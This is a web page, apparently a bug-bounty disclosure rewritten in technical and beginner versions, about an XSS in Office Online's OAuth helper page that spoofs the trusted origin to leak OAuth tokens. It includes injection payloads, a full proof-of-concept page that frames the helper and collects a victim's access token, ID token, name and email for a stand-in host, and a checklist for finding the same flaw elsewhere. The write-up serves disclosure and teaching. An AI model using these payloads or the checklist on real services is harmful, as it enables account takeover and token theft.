XSS to OAuth access token leak in office online which can be used to account takeover
The replyUrl parameter on the OAuth page was reflected into a script tag's data-origin attribute without escaping, allowing an attacker to break out and inject a new script element that spoofed the trusted origin. The attacker could then use postMessage to obtain the victim's OAuth access and ID tokens, leading to account takeover.
 Published on gist.github.com
Clone this repository at <script src="https://gist.github.com/RenwaX23/0311842bb790ce98fe0cd8f41141fdf0.js"></script> - Save RenwaX23/0311842bb790ce98fe0cd8f41141fdf0 to your computer and use it in GitHub Desktop.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Office Online's Word editor loads its editing surface from word-edit.officeapps.live.com, and the authentication handshake between that frame and the OAuth helper page at oauth.online.office.com runs over postMessage. The helper page is https://oauth.online.office.com/oa/WacOAuth.aspx, and it takes a replyUrl parameter that names the origin allowed to talk to it. When the origin is on the allow list, the page loads sharedauthclient.f6062603a9a69f15721f.js from https://wise.public.cdn.office.net/wise/owl/ and acts as a token broker: the parent frame asks for tokens for a set of app IDs, the helper page fetches them from login.microsoftonline.com/consumers/oauth2/v2.0/authorize, and it posts the access token, ID token and user info back to the parent.
The researcher found a cross-site scripting bug in the replyUrl parameter that lets an attacker spoof the origin the helper page trusts, and therefore receive the victim's tokens. The report was filed with MSRC.
Setup
No special account setup is described. The researcher used a normal logged-in Office session, opened Word from the Office home page, and had the postMessage-logger browser script installed, which logs every postMessage call to the console. The attacker side needs a host under their control; the report uses example.wtf as a placeholder.
Finding it
Starting at www.office.com, the researcher chose Word and then New Blank Document, which redirected to onedrive.live.com/edit.aspx?resid=.... Inspecting the DOM showed a large iframe pointing at word-edit.officeapps.live.com/we/wordeditorframe.aspx. The postMessage logger then captured a message from the OAuth origin:
Message received by: https://word-edit.officeapps.live.com
origin: https://oauth.online.office.com
data: {"MessageId":"SharedAuth_ScriptLoaded",..
and the reply from the OAuth page:
Message received by: https://oauth.online.office.com/oa/WacOAuth.aspx
origin: https://word-edit.officeapps.live.com
data: {"MessageId":"SharedAuth_Init",....
That led to the helper page URL:
https://oauth.online.office.com/oa/WacOAuth.aspx?replyUrl=https://word-edit.officeapps.live.com
whose DOM contains a script tag whose data-origin attribute is built from replyUrl:
<script
type="text/javascript"
src="https://wise.public.cdn.office.net/wise/owl/sharedauthclient.f6062603a9a69f15721f.js"
data-origin="https://word-edit.officeapps.live.com"
...
    ></script>
Reading the JavaScript showed the intended flow. replyUrl must be a bare host with no path or parameters, otherwise the script does not run. If the host is on the allow list, the script posts a message to the parent saying it is ready. The parent then asks for a token for given app IDs, the script makes a fetch request and replies with the token. The simplified flow in the report:
- The allowed host makes an iframe pointing to the OAuth site with its own host as
replyUrl. - The iframe messages the parent that the script is ready.
- The parent asks the iframe for a token for specific app IDs.
- The iframe fetches from
login.microsoftonline.com/consumers/oauth2/v2.0/authorizeand messages the parent that the request succeeded. - The parent asks for a token for a specific app ID.
- The iframe returns the access token, ID token and user info.
Exploitation
Step 1: work out how the origin is validated
The first probe tested whether the server does a string check or a real origin check, by putting @ before the host:
replyUrl=https://@word-edit.officeapps.live.com --> data-origin="https://@word-edit.officeapps.live.com"
Because @word-edit.officeapps.live.com is the same host as word-edit.officeapps.live.com, the accepted result showed the check is based on the parsed origin, not on a string comparison.
Step 2: find which characters survive into the attribute
A path was rejected:
Parameters were rejected:
Userinfo was rejected:
A fragment was accepted and reflected:
So the fragment gives a place to put arbitrary characters inside the attribute.
Step 3: try a classic attribute break
The page has a CSP with script-src 'self' wise.public.cdn.office.net. The report notes there was no way to bypass it: the domains are almost static, with no JSONP, no user-uploaded files and no Angular gadgets. The injection itself still had to be used.
Step 4: understand how the script reads the origin
The client script takes the origin from the element with ID sharedauthscript:
l = null === (i = document.getElementById("sharedauthscript")) || void 0 === i ? void 0 : i.dataset.origin;
After the injection, the DOM looks like this:
<script
type="text/javascript"
src="https://wise.public.cdn.office.net/wise/owl/sharedauthclient.f6062603a9a69f15721f.js"
data-origin="https://word-edit.officeapps.live.com#test"onload="alert(23)""
...
The idea was to break out of the original script tag and supply a replacement element with the ID the script looks for, but with data-origin pointing at the attacker host. The replacement also needs data-scriptload="PRODUCTION.50: 20230319.13" and a src pointing at the same CDN script, which is allowed by the CSP. The full URL:
The console then showed:
sharedauthclient.js:32 Failed to execute 'postMessage' on 'DOMWindow': The target origin provided ('word-edit.officeapps.live.com') does not match the recipient window's origin ('oauth.online.office.com').
The console showed a postMessage target origin mismatch, which the report treats as confirmation that the origin had been spoofed.
Step 5: learn the message protocol
The client script is large and obfuscated, so the researcher followed the traffic from https://word-edit.officeapps.live.com in the opened document. The messages observed:
- The first message asks for tokens:
{"MessageId":"SharedAuth_Init","SendTime":,"CorrelationId":"","Values":{"appIds":["..."],"upn":"[redacted]","authority":"https://login.microsoftonline.com/",....
- The script answers with
{"MessageId":"SharedAuth_ScriptInitialized",.... - The second message asks for a token for a specific app ID:
{"MessageId":"SharedAuth_TryGetToken","Values":{"appName":"","appId":"...","target":"https://augloop.office.com/v2","withPopup":false,"claims":null,"promptMessage":"","messageCorrelationId":""}}
- The script replies with the token:
{"MessageId":"SharedAuth_GetTokenResponse",..."accessToken":"eyJh...",...}
The script returns many tokens for different purposes, along with the user name and email address. The report also points to a Microsoft Learn page, verify-first-party-apps-sign-in, where the app IDs can be looked up to generate tokens for other applications.
Step 6: build the full attack
The helper page is not protected by X-Frame-Options nor by a CSP, so it can be framed by the attacker's host. The attacker page frames the crafted URL and then sends the postMessage calls itself to collect the tokens. The PoC page, oauth_leak.html, was too large to paste in the report body and was attached instead:
<body>
<iframe src='https://oauth.online.office.com/oa/WacOAuth.aspx?replyUrl=https://word-edit.officeapps.live.com%23%22%3E%3C/script%3E%3Cscript+data-origin=%22https://example.wtf%22+data-scriptload=%22PRODUCTION.50:%2020230319.13%22+id=%22sharedauthscript%22+src=https://wise.public.cdn.office.net/wise/owl/sharedauthclient.f6062603a9a69f15721f.js%3E%3C/script%3E'></iframe>

<script>
var info = '';
setTimeout(()=>{
frames[0].postMessage('{"MessageId":"SharedAuth_Init","SendTime":1680300503419,"CorrelationId":"","Values":{"appIds":["b23dd4db-9142-4734-867f-3577f640ad0c"],"upn":"[redacted]","authority":"https://login.microsoftonline.com/","authorityType":"msa","tenantId":"9188040d-6c67-4c5b-b112-36a304b66dad","correlationId":"","enableConsoleLogging":false,"enablePopupFlash":false,"skipUpnCheck":true,"interactive":false}}','*')
},1500)

setTimeout(()=>{
frames[0].postMessage('{"MessageId":"SharedAuth_TryGetToken","SendTime":1680312156987,"CorrelationId":"","Values":{"appName":"Loki","appId":"b23dd4db-9142-4734-867f-3577f640ad0c","target":"liveprofilecard.access","withPopup":false,"claims":null,"promptMessage":"","messageCorrelationId":""}}','*')
},3500)

window.addEventListener('message',(e)=>{
nn=JSON.parse(e.data);

info='<br><h1>pwned, account name: '+nn.Values.response.MsalResult.idTokenClaims.name + '<br>Email: ' +nn.Values.response.MsalResult.idTokenClaims.preferred_username +'<br>access token: '+nn.Values.response.MsalResult.accessToken + '<br>id Token: ' + nn.Values.response.MsalResult.idToken
})
setTimeout(()=>{
document.body.innerHTML=info;
},5000)
</script>
The page frames the crafted WacOAuth.aspx URL, waits 1.5 seconds, then sends SharedAuth_Init with the app IDs it wants. After another two seconds it sends SharedAuth_TryGetToken for the app ID b23dd4db-9142-4734-867f-3577f640ad0c with target liveprofilecard.access. A message listener parses the reply and pulls idTokenClaims.name, idTokenClaims.preferred_username, accessToken and idToken out of Values.response.MsalResult, then writes them into the page after five seconds. The online PoC was hosted at https://example.wtf/00mar18.html, and a screen recording, Screen_Recording_Oauth_xss.mov, was attached to the report.
Root cause
The replyUrl parameter is reflected into the data-origin attribute of a script tag without escaping double quotes or angle brackets. The server validates the parsed origin against an allow list, which is why https://@word-edit.officeapps.live.com passes, but it does not sanitise the fragment that follows the host. The fragment lets the attacker close the attribute and the script tag, and inject a new element with id="sharedauthscript" whose data-origin is the attacker's host. The client script then trusts that value and posts tokens to it.
The CSP (script-src 'self' wise.public.cdn.office.net) blocks inline event handlers, but it does not stop the injected markup from loading the same CDN script, which is on the allow list. The helper page also lacks X-Frame-Options, so it can be framed and driven by the attacker's page. The postMessage target origin is taken from the injected attribute, so the origin check that should protect the token exchange is defeated.
Impact
An attacker who gets a logged-in user to load the attacker's page receives that user's access token and ID token, along with the account name and email address. The report says tokens can be generated as many times as wanted and used on the victim's account. The helper page must be frameable, which the report states it is.
Fix
The report's mitigation is to prevent the XSS in the replyUrl parameter on oauth.online.office.com by escaping double quotes and <>, so the attribute cannot be broken out of and the origin cannot be spoofed. The report does not say which change Microsoft actually made.
Variants to test
- On other OAuth or token-broker pages, try
replyUrl-style parameters with a fragment (#test) and see whether the value is reflected into an attribute. A positive result is the fragment appearing verbatim inside the attribute. - Try
@before the allowed host (https://@allowed.host) to see whether validation is origin-based. A positive result is the value being accepted and reflected. - Try breaking the attribute with
%23plus"and>and look for a CSP error or a changedpostMessagetarget origin in the console. A positive result is the script posting to your host. - Look for a client script that reads its configuration from
document.getElementById(...).dataset, and check whether you can inject a replacement element with the same ID. A positive result is the script using your value. - Check whether the token page can be framed (no X-Frame-Options, no frame-ancestors). A positive result is the page rendering inside your iframe.
- Replay the observed
SharedAuth_InitandSharedAuth_TryGetTokenmessages against the framed page. A positive result is aSharedAuth_GetTokenResponsecontaining anaccessToken.
What happened, in plain words
Microsoft's online version of Word runs inside your web browser. When you open a document, the editor is not one single web page: it is a page that pulls in other pages, like a shop window that contains smaller display cases. One of those smaller pages is a helper whose only job is to hand out the little digital passes (called tokens) that prove who you are, so the editor can talk to other Microsoft services on your behalf.
This report is about a flaw in that helper page. The helper page accepts a setting called replyUrl that says which website is allowed to ask it for tokens. The researcher found that by putting special characters into that setting, an attacker could make the helper page believe the attacker's own website was the trusted one. The helper page would then hand the victim's tokens to the attacker's site. With those tokens, the attacker can act as the victim, which is what people call account takeover.
The researcher reported it to Microsoft's bug bounty programme (MSRC). The rest of this article walks through how the researcher found it, step by step, explaining each idea as it comes up.
Background ideas you need first
Before the steps make sense, here are a few everyday ideas.
- A web page is made of parts. When you open a page, your browser builds a tree of elements: headings, paragraphs, images, scripts. This tree is called the DOM (Document Object Model). You can see it in your browser's developer tools. A
<script>element is a piece of code the browser runs. - An iframe is a page inside a page. It is like a picture frame hanging on a wall: the wall is the outer page, the picture is another website loaded inside it. The outer page and the inner page are separate origins, and browsers normally stop them from reading each other's contents.
- An origin is the combination of scheme, host and port. For example
https://word-edit.officeapps.live.comis an origin. Two pages with the same origin can talk freely; pages with different origins are kept apart. This separation is a core safety rule of the web. - postMessage is how two frames talk. Because frames from different origins cannot read each other directly, browsers provide a messaging function. One frame calls
postMessagewith some data and a target origin, and the other frame listens for amessageevent. It is like two people in separate rooms passing notes under the door. The target origin is the address written on the envelope: the browser only delivers the note if the receiving room really is at that address. - A token is a temporary pass. When you sign in, the service gives your browser a string of characters. Sending that string back proves who you are, without sending your password again. An access token lets you use a service; an ID token is a small package of facts about you (your name, your email address) that the service can read.
- An API is a way for programs to ask a service to do things. Think of a restaurant menu: you do not walk into the kitchen, you order from the menu and the kitchen sends the dish back. A web API is the same idea over the network: you send a request to a defined address, and the service sends a response.
- OAuth is the standard for handing out tokens. It is the system behind "Sign in with Microsoft" buttons. A website asks an authorisation server for a token, the user approves, and the token comes back. The helper page in this report is a small piece of that machinery.
- Cross-site scripting (XSS) is when an attacker gets their own code or markup into a page that other people load. It is like slipping an extra line into a printed form so that everyone who reads the form sees your line. XSS is dangerous because the browser treats the injected content as part of the trusted site.
- A Content Security Policy (CSP) is a list of rules a site sends to the browser. It says, for example, "only run scripts from these addresses". It is a seatbelt: it does not fix a hole, but it limits what an attacker can do after finding one.
- X-Frame-Options is a header that says "do not put this page inside an iframe". Without it, any other site can frame the page and interact with it.
- A fragment is the part of a URL after a
#. Inhttps://example.com/page#section, the fragment is#section. Browsers normally do not send it to the server, but scripts on the page can read it. - URL encoding replaces special characters with
%codes so they can travel safely in a URL.%23is#,%22is",%3Eis>,%3Cis<. - An app ID is a unique identifier for an application registered with Microsoft's identity system. When the helper page asks for a token, it names the app ID it wants the token for.
The setup
The report does not describe any special account setup. The researcher was signed in to Office normally, opened Word from the Office home page, and had a small browser script installed called postMessage-logger. That script simply listens for every postMessage on the page and prints it to the browser console, so you can watch the notes being passed between frames.
On the attacker side, the researcher needed a website under their own control. The report uses example.wtf as a placeholder for that host.
Finding it
Opening a document and watching the messages
The researcher started at www.office.com, chose Word, then New Blank Document. The browser was redirected to onedrive.live.com/edit.aspx?resid=.... Looking at the DOM showed a large iframe pointing at word-edit.officeapps.live.com/we/wordeditorframe.aspx. So the editor is a frame inside the OneDrive page.
With the postMessage logger running, a message appeared in the console, sent from the OAuth origin to the editor frame:
Message received by: https://word-edit.officeapps.live.com
origin: https://oauth.online.office.com
data: {"MessageId":"SharedAuth_ScriptLoaded",..
Line by line: the first line says which frame received the message, the Word editor frame. The second line says which origin sent it, the OAuth helper. The third line is the data itself, a small JSON object whose MessageId field is SharedAuth_ScriptLoaded, meaning "the shared authentication script has loaded". The .. shows the rest was cut off.
Then the OAuth page replied:
Here the helper page received a message from the editor frame, with MessageId SharedAuth_Init, meaning "start the shared authentication". The two frames were having a conversation, and the researcher wanted to know what it was about.
The helper page and its replyUrl setting
That conversation led to the helper page URL:
https://oauth.online.office.com/oa/WacOAuth.aspx?replyUrl=https://word-edit.officeapps.live.com
The part after the ? is the query string, a list of settings passed to the page. Here there is one setting, replyUrl, whose value is the origin of the Word editor frame. In other words, the helper page is told which site is allowed to talk to it.
Looking at the DOM of that page, the researcher found a script tag whose data-origin attribute is built from replyUrl:
<script
type="text/javascript"
src="https://wise.public.cdn.office.net/wise/owl/sharedauthclient.f6062603a9a69f15721f.js"
data-origin="https://word-edit.officeapps.live.com"
...
    ></script>
Line by line: <script opens a script element. type="text/javascript" says it is JavaScript. src="..." says where the code lives, on a Microsoft CDN (a content delivery network, a set of servers that serve static files quickly). data-origin="..." is a custom attribute carrying the value of replyUrl; the script reads it later. The ... stands for other attributes the report does not show. ></script> closes the element.
The important point: the value the user supplies in the URL ends up inside an HTML attribute. If that value is not escaped properly, the user can break out of the attribute and add their own markup. That is the classic shape of an XSS bug.
How the helper page is meant to work
Reading the JavaScript showed the intended flow. replyUrl must be a bare host with no path or parameters, otherwise the script does not run. If the host is on the allow list, the script posts a message to the parent saying it is ready. The parent then asks for a token for given app IDs, the script makes a fetch request and replies with the token. The report's simplified flow:
- The allowed host makes an iframe pointing to the OAuth site with its own host as
replyUrl. - The iframe messages the parent that the script is ready.
- The parent asks the iframe for a token for specific app IDs.
- The iframe fetches from
login.microsoftonline.com/consumers/oauth2/v2.0/authorizeand messages the parent that the request succeeded. - The parent asks for a token for a specific app ID.
- The iframe returns the access token, ID token and user info.
In plain words: the helper page is a token broker. A trusted site frames it, says "I am here", asks for passes for certain applications, and the broker fetches those passes from Microsoft's login service and hands them back. The whole safety of this depends on the broker only talking to the site named in replyUrl.
Exploitation
Step 1: work out how the origin is validated
The first probe tested whether the server does a string check or a real origin check, by putting @ before the host:
replyUrl=https://@word-edit.officeapps.live.com --> data-origin="https://@word-edit.officeapps.live.com"
Why this probe? In a URL, the part before @ is the username and the part after is the host. So https://@word-edit.officeapps.live.com has an empty username and the host word-edit.officeapps.live.com. If the server compared the raw text, this string would not match the allowed host and would be rejected. If the server parsed the URL and compared the host, it would match and be accepted. The result shows it was accepted and reflected into the attribute, so the check is based on the parsed origin, not on a string comparison. That is a useful fact: it means the server is happy as long as the host part is right, and the researcher can add other characters around it.
Step 2: find which characters survive into the attribute
A path was rejected:
Adding /test makes the URL point at a path on the host. The result was empty, meaning the page did not reflect the value, so paths are not allowed.
Parameters were rejected:
Adding ?test adds a query string. Also rejected.
Userinfo was rejected:
Here the host is test2word-edit.officeapps.live.com, which is not the allowed host, so rejection is expected. This probe checks that the server is not fooled by a username that looks like the allowed host.
A fragment was accepted and reflected:
A fragment is the part after #. The server accepted it and put it straight into the attribute. That is the opening: the fragment gives the researcher a place to put arbitrary characters inside the attribute, while the host part still passes the allow list.
Step 3: try a classic attribute break
Line by line: %23 is the URL encoding of #, so the fragment starts. test is filler. Then " closes the data-origin attribute early. onload="alert(23)" adds an event handler that would run a small pop-up when the element loads. The browser refused, because the page has a CSP with script-src 'self' wise.public.cdn.office.net. That rule says scripts may only come from the page's own origin or from that one Microsoft CDN. Inline event handlers like onload are not allowed.
The report notes there was no way to bypass the CSP: the allowed domains are almost static, with no JSONP endpoints (a trick where a site returns data wrapped in a script), no user-uploaded files and no Angular gadgets (framework features that can be abused to run code). So the injection itself still had to be used, just not with an inline handler.
Step 4: understand how the script reads the origin
The client script takes the origin from the element with ID sharedauthscript:
l = null === (i = document.getElementById("sharedauthscript")) || void 0 === i ? void 0 : i.dataset.origin;
Line by line: document.getElementById("sharedauthscript") finds the element whose id is sharedauthscript. The result is stored in i. The null === ... || void 0 === i ? void 0 : ... part is a defensive check: if the element was not found, the value is undefined; otherwise the script reads i.dataset.origin, which is the data-origin attribute. So the script trusts whatever is in that attribute. If an attacker can supply their own element with that ID and their own data-origin, the script will use the attacker's origin.
After the injection, the DOM looks like this:
<script
type="text/javascript"
src="https://wise.public.cdn.office.net/wise/owl/sharedauthclient.f6062603a9a69f15721f.js"
data-origin="https://word-edit.officeapps.live.com#test"onload="alert(23)""
...
Line by line: the data-origin attribute now contains the fragment #test, then a " closes it, then onload="alert(23)" is an extra attribute, then another " and so on. The markup is broken, which is exactly what the researcher wanted, even though the CSP stopped the handler from running.
The plan was to break out of the original script tag and supply a replacement element with the ID the script looks for, but with data-origin pointing at the attacker host. The replacement also needs data-scriptload="PRODUCTION.50: 20230319.13" (a version marker the script expects) and a src pointing at the same CDN script, which is allowed by the CSP. The full URL:
Line by line: the URL starts normally, with replyUrl set to the allowed host. %23 starts the fragment. "> closes the data-origin attribute and the opening <script tag. </script> closes the original script element. Then a new <script element begins, with data-origin="https://example.wtf" pointing at the attacker host, data-scriptload="PRODUCTION.50: 20230319.13" as the expected version marker, id="sharedauthscript" so the script finds it, and src=... pointing at the same CDN script. ></script> closes it. The browser now has a script element that the CSP allows, but whose origin setting is the attacker's.
The console then showed:
sharedauthclient.js:32 Failed to execute 'postMessage' on 'DOMWindow': The target origin provided ('word-edit.officeapps.live.com') does not match the recipient window's origin ('oauth.online.office.com').
Line by line: the script tried to call postMessage with a target origin of word-edit.officeapps.live.com, but the window it was posting to had origin oauth.online.office.com, so the browser refused. That error shows the script's postMessage target origin no longer matched the window it was posting to, which the report treats as confirmation that the origin had been spoofed.
Step 5: learn the message protocol
The client script is large and obfuscated (deliberately hard to read), so the researcher followed the traffic from https://word-edit.officeapps.live.com in the opened document. The messages observed:
- The first message asks for tokens:
{"MessageId":"SharedAuth_Init","SendTime":,"CorrelationId":"","Values":{"appIds":["..."],"upn":"[redacted]","authority":"https://login.microsoftonline.com/",....
Line by line: MessageId is SharedAuth_Init, the "start" message. SendTime is a timestamp (the report shows it empty here). CorrelationId is an identifier used to match requests and replies. Values holds the details: appIds is the list of applications the caller wants tokens for, upn is the user principal name (the account's sign-in name), and authority is the login service to use. The .... shows the rest was cut off.
- The script answers with
{"MessageId":"SharedAuth_ScriptInitialized",....
That is the "I am ready" reply.
- The second message asks for a token for a specific app ID:
{"MessageId":"SharedAuth_TryGetToken","Values":{"appName":"","appId":"...","target":"https://augloop.office.com/v2","withPopup":false,"claims":null,"promptMessage":"","messageCorrelationId":""}}
Line by line: MessageId is SharedAuth_TryGetToken, the "please get me a token" message. appName is a label, appId is the application identifier, target is the service the token is for, withPopup says whether to show a pop-up, claims would carry extra requirements, promptMessage is text to show the user, and messageCorrelationId links the reply to this request.
- The script replies with the token:
{"MessageId":"SharedAuth_GetTokenResponse",..."accessToken":"eyJh...",...}
Line by line: MessageId is SharedAuth_GetTokenResponse, the "here is your token" message. accessToken is the pass itself; the eyJh... prefix is the start of a typical encoded token, cut off here.
The script returns many tokens for different purposes, along with the user name and email address. The report also points to a Microsoft Learn page, verify-first-party-apps-sign-in, where the app IDs can be looked up to generate tokens for other applications. In other words, once you can ask the broker for tokens, you can ask for tokens for many Microsoft applications, not just the one the editor uses.
Step 6: build the full attack
The helper page is not protected by X-Frame-Options nor by a CSP, so it can be framed by the attacker's host. The attacker page frames the crafted URL and then sends the postMessage calls itself to collect the tokens. The PoC page, oauth_leak.html, was too large to paste in the report body and was attached instead:
<body>
<iframe src='https://oauth.online.office.com/oa/WacOAuth.aspx?replyUrl=https://word-edit.officeapps.live.com%23%22%3E%3C/script%3E%3Cscript+data-origin=%22https://example.wtf%22+data-scriptload=%22PRODUCTION.50:%2020230319.13%22+id=%22sharedauthscript%22+src=https://wise.public.cdn.office.net/wise/owl/sharedauthclient.f6062603a9a69f15721f.js%3E%3C/script%3E'></iframe>

<script>
var info = '';
setTimeout(()=>{
frames[0].postMessage('{"MessageId":"SharedAuth_Init","SendTime":1680300503419,"CorrelationId":"","Values":{"appIds":["b23dd4db-9142-4734-867f-3577f640ad0c"],"upn":"[redacted]","authority":"https://login.microsoftonline.com/","authorityType":"msa","tenantId":"9188040d-6c67-4c5b-b112-36a304b66dad","correlationId":"","enableConsoleLogging":false,"enablePopupFlash":false,"skipUpnCheck":true,"interactive":false}}','*')
},1500)

setTimeout(()=>{
frames[0].postMessage('{"MessageId":"SharedAuth_TryGetToken","SendTime":1680312156987,"CorrelationId":"","Values":{"appName":"Loki","appId":"b23dd4db-9142-4734-867f-3577f640ad0c","target":"liveprofilecard.access","withPopup":false,"claims":null,"promptMessage":"","messageCorrelationId":""}}','*')
},3500)

window.addEventListener('message',(e)=>{
nn=JSON.parse(e.data);
info='<br><h1>pwned, account name: '+nn.Values.response.MsalResult.idTokenClaims.name + '<br>Email: ' +nn.Values.response.MsalResult.idTokenClaims.preferred_username +'<br>access token: '+nn.Values.response.MsalResult.accessToken + '<br>id Token: ' + nn.Values.response.MsalResult.idToken
})
setTimeout(()=>{
document.body.innerHTML=info;
},5000)
</script>
Line by line:
<body>opens the page body.<iframe src='...'>loads the crafted helper page inside the attacker's page. The URL is the same injection as before, but this time every special character is URL-encoded:%23is#,%22is",%3Eis>,%3Cis<, and+stands for a space. So the browser sends the same payload, just encoded for travel in a URL.</iframe>closes the frame.<script>starts the attacker's own code.var info = '';creates an empty variable to hold the stolen data.setTimeout(()=>{ ... },1500)waits 1.5 seconds, giving the framed page time to load.frames[0].postMessage('...','*')sends a message to the first frame (the helper page). The message is theSharedAuth_InitJSON, withappIdsset tob23dd4db-9142-4734-867f-3577f640ad0c,upnset to a test account,authorityset to the Microsoft login service,authorityTypemsa(Microsoft account), atenantId, and several flags. The'*'means "deliver to any origin"; the attacker does not need to restrict it because the attacker controls the receiving side.setTimeout(()=>{ ... },3500)waits another two seconds.- The second
frames[0].postMessage('...','*')sendsSharedAuth_TryGetTokenfor the same app ID, withappNameLokiandtargetliveprofilecard.access. This is the actual request for a token. window.addEventListener('message',(e)=>{ ... })listens for replies. When one arrives,nn=JSON.parse(e.data)turns the text into an object. Theninfois built fromnn.Values.response.MsalResult.idTokenClaims.name(the account name),idTokenClaims.preferred_username(the email address),accessToken(the access token) andidToken(the ID token).setTimeout(()=>{ document.body.innerHTML=info; },5000)waits five seconds and then writes the collected data into the page, so the attacker can see it.
The online PoC was hosted at https://example.wtf/00mar18.html, and a screen recording, Screen_Recording_Oauth_xss.mov, was attached to the report.
The report includes a video POC of the attack.
Root cause
The replyUrl parameter is reflected into the data-origin attribute of a script tag without escaping double quotes or angle brackets. The server validates the parsed origin against an allow list, which is why https://@word-edit.officeapps.live.com passes, but it does not sanitise the fragment that follows the host. The fragment lets the attacker close the attribute and the script tag, and inject a new element with id="sharedauthscript" whose data-origin is the attacker's host. The client script then trusts that value and posts tokens to it.
The CSP (script-src 'self' wise.public.cdn.office.net) blocks inline event handlers, but it does not stop the injected markup from loading the same CDN script, which is on the allow list. The helper page also lacks X-Frame-Options, so it can be framed and driven by the attacker's page. The postMessage target origin is taken from the injected attribute, so the origin check that should protect the token exchange is defeated.
In everyday terms: the helper page asks "who is allowed to talk to me?" and reads the answer from a note that the visitor wrote. The visitor can rewrite the note, so the helper page ends up talking to the visitor's own site.
Impact
An attacker who gets a logged-in user to load the attacker's page receives that user's access token and ID token, along with the account name and email address. The report says tokens can be generated as many times as wanted and used on the victim's account. The helper page must be frameable, which the report states it is.
Fix
The report's mitigation is to prevent the XSS in the replyUrl parameter on oauth.online.office.com by escaping double quotes and <>, so the attribute cannot be broken out of and the origin cannot be spoofed.
Variants to test
These are the same ideas applied to other sites, for anyone learning to look for this kind of bug.
- On other OAuth or token-broker pages, try
replyUrl-style parameters with a fragment (#test) and see whether the value is reflected into an attribute. A positive result is the fragment appearing verbatim inside the attribute. - Try
@before the allowed host (https://@allowed.host) to see whether validation is origin-based. A positive result is the value being accepted and reflected. - Try breaking the attribute with
%23plus"and>and look for a CSP error or a changedpostMessagetarget origin in the console. A positive result is the script posting to your host. - Look for a client script that reads its configuration from
document.getElementById(...).dataset, and check whether you can inject a replacement element with the same ID. A positive result is the script using your value. - Check whether the token page can be framed (no X-Frame-Options, no frame-ancestors). A positive result is the page rendering inside your iframe.
- Replay the observed
SharedAuth_InitandSharedAuth_TryGetTokenmessages against the framed page. A positive result is aSharedAuth_GetTokenResponsecontaining anaccessToken.
Glossary
- Access token: a temporary string that proves who you are and lets you use a service, without sending your password again.
- Allow list: a list of things that are permitted; anything not on the list is refused.
- API: a defined way for one program to ask another program or service to do something, like ordering from a menu.
- App ID: a unique identifier for an application registered with an identity system such as Microsoft's.
- Attribute: a setting written inside an HTML tag, such as
srcordata-origin. - Bug bounty programme: a scheme where organisations pay researchers for reporting security flaws responsibly.
- CDN (content delivery network): a set of servers that serve static files quickly from locations near the user.
- Content Security Policy (CSP): a rule set a site sends to the browser saying which sources of scripts and other content are allowed.
- Cross-site scripting (XSS): a bug where an attacker gets their own code or markup into a page that other people load.
- DOM (Document Object Model): the tree of elements a browser builds for a page, visible in developer tools.
- Fragment: the part of a URL after
#, normally not sent to the server but readable by scripts on the page. - Host: the part of a URL that names the server, such as
word-edit.officeapps.live.com. - ID token: a small package of facts about the signed-in user, such as name and email address.
- Iframe: a page loaded inside another page, like a picture in a frame.
- JSON: a text format for structured data, made of names and values in curly braces.
- MSRC: Microsoft Security Response Center, the team that receives and handles security reports about Microsoft products.
- OAuth: the standard system for handing out tokens, behind "Sign in with Microsoft" buttons.
- Obfuscated: code written to be hard for humans to read, often to protect it or to slow down analysis.
- Origin: the combination of scheme, host and port, such as
https://word-edit.officeapps.live.com; pages with the same origin can talk freely, others are kept apart. - postMessage: the browser function that lets frames from different origins send messages to each other.
- Query string: the part of a URL after
?, carrying settings as name and value pairs. - Reflected: when a value supplied in a request is written straight back into the page.
- Token: a temporary pass that proves who you are or what you are allowed to do.
- UPN (user principal name): the sign-in name of an account, usually an email address.
- URL encoding: replacing special characters with
%codes so they can travel safely in a URL, such as%23for#. - X-Frame-Options: a header that tells the browser not to put a page inside an iframe.




